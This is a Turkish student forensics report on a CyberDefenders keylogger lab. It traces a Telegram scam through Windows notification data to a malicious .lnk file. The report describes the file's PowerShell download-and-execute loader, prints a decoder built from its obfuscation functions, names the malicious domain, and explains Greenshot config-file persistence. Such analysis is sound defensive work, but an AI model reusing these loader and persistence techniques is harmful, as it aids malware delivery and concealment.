Elektronik Delil ve Bilgisayar Suçları Dersi Proje Ödevi

ELEKTONİK DELİL İNCELEMESİ

Hıdır Samet | YALÇINKAYA | **220509015**

11.12.2024

İçindekiler

Senaryo

Büyük bir şirkette çalışan bir personele, yalnızca iki gün içinde tamamlanması gereken önemli bir görev verildi. Ancak çalışan, bu süre içinde görevi bitiremeyeceğini fark etti. Çözüm olarak, dışarıdan yardım almayı tercih etti ve görevi tamamlaması için başka bir kişiden destek istedi. Bu durum, başta masum bir yardım talebi gibi görünüyordu.

Ertesi gün, yardım talebine yanıt veren kişi çalışana, görevin tamamlandığını ve testin başarıyla yapıldığını bildiren bir bildirim gönderdi. Ancak bu mesajda, görevin tamamlanmış halini teslim etmek için 160 dolar ödeme yapılması gerektiğini belirtti. Bu durum, yardım ettiği düşünülen kişinin aslında kötü niyetli bir tehdit aktörü olduğunu ortaya çıkardı. Saldırgan, çalışanın zor durumundan yararlanarak maddi kazanç sağlamaya çalışıyordu.

Bu beklenmedik durum karşısında şirket, hemen dijital adli bilişim ekibini görevlendirdi. Ekip, saldırganın kimliğini ve kullandığı yöntemleri tespit etmek, saldırının kapsamını belirlemek ve şirket verilerinin tehlikede olup olmadığını değerlendirmek için çalışmalara başladı. İlk adımda, çalışanın bilgisayarı ve iletişim geçmişi detaylı bir şekilde analiz edildi. Amaç, saldırının kaynağını bulmak ve olası bir veri ihlalini ortaya çıkarmaktı.


Aynı zamanda, ekip gelecekte benzer olayların tekrarlanmaması için önlemler geliştirmeye odaklandı. Şirket içinde güvenlik farkındalığı oluşturmak ve çalışanlara sosyal mühendislik saldırılarına karşı nasıl önlem alacakları konusunda eğitimler verilmesi gibi stratejiler tartışıldı. Bu olay, sadece bir bireyin karşılaştığı bir sorun gibi görünse de, aslında şirket genelinde güvenlik açıklarını değerlendirmek ve savunma mekanizmalarını güçlendirmek için önemli bir ders niteliğindeydi.

Elektronik Delilin Elde Edilmesi

Bu çalışmada kullanılan elektronik delil, çalışanın bilgisayarının ham disk imajıdır. İlgili imajın analizi ve suç unsurlarının tespiti için laboratuvar ortamı, CyberDefenders platformu aracılığıyla hazırlanmıştır. CyberDefenders, siber güvenliğin savunma tarafına odaklanan, özellikle SOC analistleri, tehdit avcıları ve dijital adli bilişim (DFIR) profesyonellerinin becerilerini geliştirmelerine olanak sağlayan bir eğitim platformudur. Bu platform, kullanıcılarına hem mevcut yetkinliklerini uygulayarak doğrulama hem de ihtiyaç duydukları yeni becerileri kazanma imkânı sunar.

Çalışmamızda, CyberDefenders üzerindeki '**KrakenKeylogger Lab**' adlı oda kullanılmıştır. Orta seviye bir zorluk seviyesine sahip olan bu laboratuvar ortamı, belirli bir suç vakasının çözümüne yönelik senaryolar sunarak adli bilişim süreçlerini gerçekçi bir şekilde deneyimlemeyi sağlar. Bu odadan elde edilen veriler arasında, çalışanın bilgisayarına ait ham disk imajı da bulunmaktadır. Bu imaj, sıkıştırılmış bir zip dosyası halinde indirilerek incelemeye hazır hale getirilmiştir.

Analiz süreci, manuel yöntemlerle ve Kali Linux işletim sistemi üzerinde gerçekleştirilmiştir. İnceleme sırasında, suç unsurlarının tespiti için adım adım izlenen yöntemler detaylı bir şekilde açıklanacaktır. Çalışmanın temel amacı, elde edilen elektronik delili inceleyerek suç unsurlarını tespit etmek, bu süreçte kullanılan adli bilişim araçlarını ve yöntemlerini ortaya koymak ve bu süreçleri ayrıntılı bir şekilde raporlamaktır.



Ön İnceleme

İnceleme sürecine, elimizdeki bilgisayar imajı üzerinde manuel olarak dizinler arasında bir ön inceleme yaparak başladık. Bu adımda, delil hakkında genel bir bakış açısı kazanmayı hedefledik. İlk olarak, imajın kök dizinini listelediğimizde dört adet klasörle karşılaştık. Bu klasörlerin yapısı, bir Windows cihazına ait standart dizin yapısını andırmaktadır.

Analizi kolaylaştırmak adına, bize verilen rar dosyasını bilgisayarımızın masaüstüne aldık ve **unzip** komutuyla çıkarttık. Çıkartma işlemi sonrasında, delil dosyaları **challenge** adlı bir klasörde yer aldı. Bu düzenleme, delile hızlı bir şekilde erişim sağlamamıza ve inceleme sürecini daha verimli hale getirmemize olanak tanıdı.

İlk Temas


Senaryoyu dikkatli bir şekilde inceledikten sonra, şirket çalışanının saldırganla nasıl iletişim kurduğunu ve hangi web mesajlaşma uygulamasını kullandığını belirlemeye odaklandım. Yapılan ilk analizlerde, çalışan adına kayıtlı olan **OMEN** adlı kullanıcının Google uygulamalarını kullandığını fark ettim. Bu nedenle, Google Chrome'un tarayıcı geçmişine erişerek bu bağlantıyı doğrulamayı hedefledim. Tarayıcı geçmişi, genellikle SQLite veritabanı formatında saklanan **History** dosyasında bulunur.

Bu dosyayı incelemek için ilk adımda, şu dosya yoluna yöneldim: /Users/OMEN/AppData/Local/Google/Chrome/UserData.
Bu yolun altında bulunan **Default** klasöründeki **History** dosyasını analiz etmeyi planladım. Ancak, Google Chrome'a ait bu kritik dosyaların laboratuvar ortamında kullanılan meydan okuma dosyalarında eksik olduğunu fark ettim

İpucu

Bu noktada, inceleme sürecini yönlendirmek adına senaryo açıklamasında geçen "bildirim" kavramına odaklanmaya karar verdim. Bildirimlerden yola çıkarak, Windows'un **Bildirim Merkezi Tostları** ile ilgili verilere ulaşmanın, saldırgan ve çalışan arasındaki iletişim hakkında ipuçları sağlayabileceğini düşündüm. Bu kapsamda, gelen bildirimlerin tutulduğu veritabanı dosyasını bulmak için şu dizine yöneldim:

"Users/OMEN/AppData/Local/Microsoft/Windows/Notifications". Bu dizinde, bildirimlerin kaydedildiği **wpndatabase.db** dosyasını analiz etmeyi hedefledim.



İlk incelemede, bu dosyanın **SQLite** formatında bir veritabanı dosyası olduğunu fark ettim. İnceleme sürecine, terminal üzerinden bu dosyanın içeriklerini analiz ederek başladım. Amacım, bu bildirimlerden yola çıkarak kullanılan web mesajlaşma uygulamasını ve saldırganın iletişim yöntemlerini tespit etmekti.

Analiz sürecinin bu aşamasında, **sqlite3** aracını kullanarak **wpndatabase.db** dosyasını incelemeye başladım.

".tables" komutunu kullanarak dosyada ki tüm tabloları görüntüledim.

İletişim Kanalı

Veritabanı dosyasındaki tablolara genel bir inceleme yaptıktan sonra, analiz açısından önemli olabileceğini düşündüğüm “**Notification**” tablosuna odaklandım. Bu tablonun yapısını daha detaylı incelemek için “**PRAGMA table_info(Notification);**” komutunu çalıştırdım. Bu işlem sonucunda, tablonun toplamda **13 sütundan** oluştuğunu belirledim. Sütunlar arasında bildirimlerin içeriği, zaman bilgisi ve uygulama ile ilgili veriler bulunabileceğini düşündüğüm için bu tabloyu daha ayrıntılı analiz etmeye karar verdim.

```
sqlite> PRAGMA table_info(Notification);
cid  name            type     notnull  dflt_value  pk
---  --------------  -------  -------  ----------  --
0    Order           INTEGER  1                    1
1    Id              INTEGER  1                    0
2    HandlerId       INTEGER  0                    0
3    ActivityId      GUID     0                    0
4    Type            TEXT     1                    0
5    Payload         BLOB     0                    0
6    Tag             TEXT     0                    0
7    Group           TEXT     0                    0
8    ExpiryTime      INT64    0                    0
9    ArrivalTime     INT64    0                    0
10   DataVersion     INT64    0        '0'         0
11   PayloadType     TEXT     1                    0
12   BootId          INT64    0        '0'         0
13   ExpiresOnReboot  BOOLEAN  0        'FALSE'     0
sqlite>
```

Tablodaki sütunları incelerken, özellikle bildirimin içeriklerini (payload) gösteren **5. sütun** üzerinde durdum. Bu sütun, analiz açısından önemli bilgiler içerebileceği için detaylarını incelemeye karar verdim. Ayrıca, bu sütuna ait **Id** bilgilerini de görüntülemek istedim. Bu işlemi gerçekleştirmek için aşağıdaki SQL komutunu kullandım “SELECT Id, Payload FROM Notification ORDER BY Id;”. Bu komut, bildirim tablosundaki tüm **Id** ve **Payload** verilerini sıralı bir şekilde listelememe olanak tanıdı. Bu aşama, saldırganın iletişimde kullandığı mesajlaşma veya bildirim içeriklerine erişmek için kritik bir adımdı.


```
sqlite> SELECT Id,Payload FROM Notification ORDER BY Id;
Id  Payload
--  ----------------------------------------------------------------
1   <toast scenario='reminder' activationType='protocol' launch=
    'ms-settings:windowsupdate'><visual><binding template='Toast
    Generic'><text id='1'>Searching for Display Driver
    </text><text id='2'>Screen resolution, performance and batte
    ry life may be reduced until a compatible driver has finishe
    d installing.
    </text></binding></visual><actions></actions></toast>

4   <toast launch="page=SettingsPagePrivacySIUFSettings"><visual
    ><binding template="ToastText01"><text id="1">Your administr
    ator or organisation has set your device's Windows diagnosti
    c data setting to: Required</text></binding></visual></toast
    >

12  <tile>
      <visual hint-overlay="0">
        <binding template="TileMedium" branding="name">
          <image id="1" src="ms-appx:///Assets/GamesXboxHubMedTi
    le.png" placement="Background"/>
        </binding>
        <binding template="TileWide" branding="name" hint-overla
    y="0">
          <image id="1" src="ms-appx:///Assets/GamesXboxHubWideT
```


Elimdeki satırları incelerken 63. Satırda aradığımı buldum sardırgan telegram üzerinden şirket çalışanı ile iletişime geçmiş ve saldırgan bir Password göndermiş. Bu saldırgan tarafından çalışana verilen şifre saldırganın çalışana gönderdiği “our Project templet test.zip” dosyasının şifresi.

Bu aşamadan sonra, saldırganın çalıştırdığı süreç üzerinden şirketin sistemine gönderdiği ZIP dosyasının detaylı analizi yapılacaktır. Bu inceleme ile saldırganın zararlı bir kod gönderip göndermediği ya da ZIP dosyasının içinde hangi dosyaların bulunduğu ortaya çıkarılacaktır. Amacımız, bu dosyaların sisteme zarar verip vermediğini, veri hırsızlığına ya da güvenlik ihlallerine neden olup olmadığını belirlemektir.


Zararlı Kod Analizi

İndirilenler klasörüne giderek çalışanın indirdiği 'Project Template test.zip' dosyasını, elde ettiğimiz şifre ile açtığımızda, karşımıza 'Our Project Template test' klasörü çıkıyor ve içinde iki dosya bulunuyor. Bunlardan biri .docx uzantılı, diğeri ise .lnk uzantılı.






.docx dosyasını açtığımızda herhangi bir önemli bilgiye rastlamıyoruz. Ancak, 'templet.lnk' dosyası şüpheli görünüyor. .lnk uzantısı, bir Windows kısayol dosyasını ifade eder. Kısayol dosyaları, belirli bir programa, dosyaya veya klasöre hızlı erişim sağlamak amacıyla oluşturulur. Yani, .lnk uzantısına sahip bir dosya, aslında bir hedef dosyaya veya programa işaret eden bir bağlantıdır. Bu dosya, gerçek veriyi taşımaz; sadece kullanıcının hedef dosyasına ulaşmasını sağlar. Örneğin, bir .lnk dosyasına tıklanması, hedef olan uygulamanın ya da dosyanın çalışmasını başlatabilir. Saldırganlar bazen zararlı yazılımları yaymak için .lnk dosyalarını kullanarak, kullanıcıyı zararlı bir yazılıma yönlendirebilirler.



Sağlanan PowerShell betiği, zararlı bir yazılım payload indirip çalıştırmak amacıyla tasarlanmış bir komut dosyasıdır. Betik, ilk olarak yürütme politikasını belirler ve ilerleme tercihini ayarlar, bu da komut dosyasının düzgün bir şekilde çalışabilmesi için gereklidir. Ardından, nvRClWiAJT ve sDjLksFILdkrdR adında iki işlev tanımlanır. nvRClWiAJT işlevi, kendisine verilen bir dizeyi tersine çevirerek şifreler. Bu, yazılımın amacını gizlemek ve analizleri zorlaştırmak için kullanılan bir tekniktir. sDjLksFILdkrdR işlevi ise, nvRClWiAJT işlevini kullanarak bir dizeyi tersine çevirir ve yeni bir dize oluşturur. Bu şekilde URL'yi gizler ve çözülmesini engeller. Betik, gizlenmiş URL'yi elde etmek için bir for döngüsü kullanır; burada, tersine çevrilmiş dizede her iki karakterde bir atlanır ve her yinelemede 2 karakter tekrar tersine çevrilir. Bu işlemler, URL'yi çözerek gerçek adresi ortaya çıkarır. Çözülen URL, daha sonra "wget" komutu ile indirilir ve belirtilen bir dizine yazılır. Yük, indirildikten sonra çalıştırılır, 3 saniye beklenir ve dosya silinir, bu da zararlı yazılımın sistemde iz bırakmadan çalışmasını sağlar. Betik, özellikle URL'nin gizlenmesi ve şifrelenmesi gibi yöntemler kullanarak güvenlik yazılımlarını atlatmayı amaçlamaktadır. Sonuç olarak, zararlı yazılım gizli bir şekilde indirildikten sonra hedef bilgisayarda çeşitli kötü amaçlı aktiviteler gerçekleştirebilir, veri hırsızlığına yol açabilir veya sisteme zarar verebilir.



Zararlı Kod Çözümleme


Bu aşamada, elimize geçen templet.lnk dosyasının yaptığı işlemleri çözümleyerek, zararlı yazılımın inmesi için açtığı URL'yi analiz etmek ve hangi domaine gönderildiğini belirlemek amacıyla bir PowerShell komut dosyası kullanılmıştır. Sağlanan PowerShell betiği, zararlı bir yazılım payload'ı indirip çalıştırmak amacıyla tasarlanmış bir komut dosyasıdır.

Betik, ilk olarak yürütme politikasını belirler ve ilerleme tercihini ayarlar, bu da komut dosyasının düzgün bir şekilde çalışabilmesi için gereklidir. Ardından, nvRClWiAJT ve sDjLksFILdkrdR adında iki işlev tanımlanır. nvRClWiAJT işlevi, kendisine verilen bir dizeyi tersine çevirerek şifreler. sDjLksFILdkrdR işlevi ise, şifreli URL'yi çözmek için nvRClWiAJT işlevini kullanır ve her iki karakteri birleştirerek doğru URL'yi ortaya çıkarır.

Bu iki işlev, zararlı yazılımın gizlenmiş şifreli URL'sini çözerek, zararlı yazılımın hangi hedef web sitesinden payload indireceğini belirler. Bu şifreleme tekniği, zararlı yazılımın analiz edilmesini zorlaştırmak ve güvenlik önlemlerini atlatmak için kullanılır.


```
function nvRCWiAJT($OnUPXhNfGyEh) {
    # Verilen stringi tersine çevirir
    return $OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join('')
}

function sDjLksFILdkrdR($OnUPXhNfGyEh) {
    # Tersine çevrilmiş stringi işler
    $vecsWHuXBHu = nvRCWiAJT $OnUPXhNfGyEh
    $zRavFAQNJq0Vxb = ""

    for ($TJuYrHOorcZu = 0; $TJuYrHOorcZu -lt $vecsWHuXBHu.Length; $TJuYrHOorcZu += 2) {
        try {
            # Her iki karakteri alarak birleştirir
            $zRavFAQNJq0Vxb += nvRCWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu, 2)
        }
        catch {
            # Eğer hata olursa tek karakter alır
            $zRavFAQNJq0Vxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu, 1)
        }
    }
    return $zRavFAQNJq0Vxb
}

# Buradaki metin şifresi çözülmüş URL gibi görünüyor, doğru stringi buraya koyuyoruz
$NpzibtULgyi = sDjLksFILdkrdR 'aht1.sen/hi/coucys.erstmaofershma//s:tpht'

# Sonucu ekrana yazdırıyoruz
Write-Host $NpzibtULgyi
```

Şimdi, yazdığımız deneme.psı PowerShell betiğini çalıştırmak için bazı adımlar gerçekleştirmemiz gerekiyor. İlk olarak, Windows bilgisayarımızda yürütme politikasını kontrol etmemiz gerekiyor. Bunun için Get-ExecutionPolicy komutunu kullanabiliriz. Bu komut, Windows'taki mevcut yürütme politikasını gösterir. Eğer Restricted olarak ayarlanmışsa, Windows psı betiklerinin çalıştırılmasına izin verilmez. Bu durumda, betiğin çalıştırılabilmesi için yürütme politikasını değiştirmemiz gerekecek.



Bunun için Set-ExecutionPolicy RemoteSigned –Scope CurrentUser komutunu çalıştırıyoruz. Bu komut, PowerShell'in çalıştırılabilir betikleri kabul etmesini sağlar ve sadece uzak kaynaklardan gelen betiklerin güvenli olduğunu doğrulamak amacıyla dijital imza gerektirir. Ancak, yerel betikler ve imzasız betikler çalıştırılabilir hale gelir.

Son olarak, deneme.psı betiğini çalıştırmak için . \deneme.psı komutunu kullanıyoruz. Bu, PowerShell penceresinde belirttiğimiz betiği çalıştırmamızı sağlar. Bu ayarları yapmamızın nedeni, varsayılan güvenlik ayarlarının PowerShell betiklerinin çalıştırılmasını kısıtlaması ve gerekli izinleri sağlamak için yürütme politikasını değiştirmemizin gerektiğidir. Bu değişiklikler, betiğin düzgün bir şekilde çalışmasını sağlamak için gerekliydi.



Bu kodu çalıştırdığımızda, zararlı yazılımın belirli bir domain adresine (**masherofmaster.cyou**) bağlandığını fark ettik. Bu durum, zararlı yazılımın payload'ı indirmek ve çalıştırmak amacıyla bu domaini kullandığını gösteriyor. Şifreli URL'nin çözülmesi ve betiğin çalıştırılması, zararlı yazılımın hedef web sitesine erişim sağladığını ve payload'ı indirdiğini ortaya koydu. Bu domain adresi, saldırganın zararlı yazılımı indirip çalıştırmak için kullandığı merkezi bir noktayı temsil eder.

Kalıcılık

Saldırganın şirketin sisteminde nasıl bir kalıcılık elde edebileceğini düşünüyordum. Bu bağlamda, mevcut uygulamalar arasında saldırganın kullanabileceği bir araç olup olmadığını kontrol etmeye karar verdim. Araştırmam sırasında, "Living off the Land Application" (LOLAPP) kavramı ile karşılaştım. LOLAPP, saldırganların sistemde yüklü olan yasal uygulamaları kötüye kullanarak zararlı faaliyetler gerçekleştirdiği bir yöntemdir. Bu yöntem, zararlı yazılımın tespit edilmesini zorlaştırmak ve saldırganın izlerini gizlemek için yaygın olarak kullanılmaktadır.

```
┌──(root㉿kali)-[/home/…/OMEN/AppData/Roaming/Greenshot]
└─# ls
Greenshot.ini

┌──(root㉿kali)-[/home/…/OMEN/AppData/Roaming/Greenshot]
└─# pwd
/home/kali/Desktop/challenge/Users/OMEN/AppData/Roaming/Greenshot
```

LOLAPP'ların nasıl çalıştığını ve kalıcılık elde etmek için nasıl kullanılabileceğini anlamak amacıyla çeşitli kaynaklara başvurdum. Bu süreçte, "https://lolapps-project.github.io" adlı bir platformla karşılaştım. Bu proje, saldırganların belirli uygulamaları nasıl kötüye kullanabileceğine dair örnekler sunuyordu. Bu bilgiler, benim için önemli bir rehber oldu ve sistemde daha önce gözlemlediğim Greenshot uygulamasını yeniden incelememe neden oldu.

LOLAPPS ☆ Star 174

It looks like you're trying to do a pen test

Living Off The Land Applications: Sowing the seeds for application exploitation ease.

Click on the logo to visit the Github repo.

This project was made because exploitation isn't limited to binaries using command line techniques. Both built-in and third-party applications have been used & abused for adversarial gain since the dawn of time, and knowing these methods can help when all else fail.

For contributions, use the contribution guide.


MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.
You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.
For Windows binaries, please visit lolbas-project.github.io.


Search 13 apps by name (e.g. 'Discord'), function (e.g. '/download'), or ATT&CK info (e.g. 'T1218')

Application	Functions	Type	ATT&CK® Techniques
Greenshot	Persistence	Desktop	T1546: Event Triggered Execution
KeePass	Persistence	Desktop	T1546: Event Triggered Execution
Notepad++	Persistence	Desktop	T1546: Event Triggered Execution
Remote Desktop Connection	Lateral Movement	Desktop	T1021.001: Remote Desktop Protocol
ShareX	Persistence	Desktop	T1546: Event Triggered Execution

Yüklü uygulamaları kontrol ederken, "Greenshot" adlı bir ekran yakalama programının sisteme yerel olmayan bir yazılım gibi göründüğünü fark ettim. Greenshot açık kaynaklı bir program olmasına rağmen, LOLAPP olarak kullanılabilme potansiyeline sahipti. Özellikle, Greenshot için kalıcılık sağlama yöntemlerinden biri, uygulamanın yapılandırma dosyasına zararlı bir komut eklemekti.



Daha fazla araştırma yaparak, Greenshot uygulamasının **`greenshot.ini`** adlı yapılandırma dosyasındaki **`ExternalCommand`** bölümünün saldırganlar tarafından kötüye kullanılabileceğini öğrendim. Bu dosyada, saldırganlar tarafından kalıcılık sağlamak amacıyla zararlı komutlar eklenebileceği bilgisine ulaştım. İncelemelerim sırasında, bu bölümde şu şekilde bir komutun bulunduğunu tespit ettim Commands = MS Paint, (Komut).



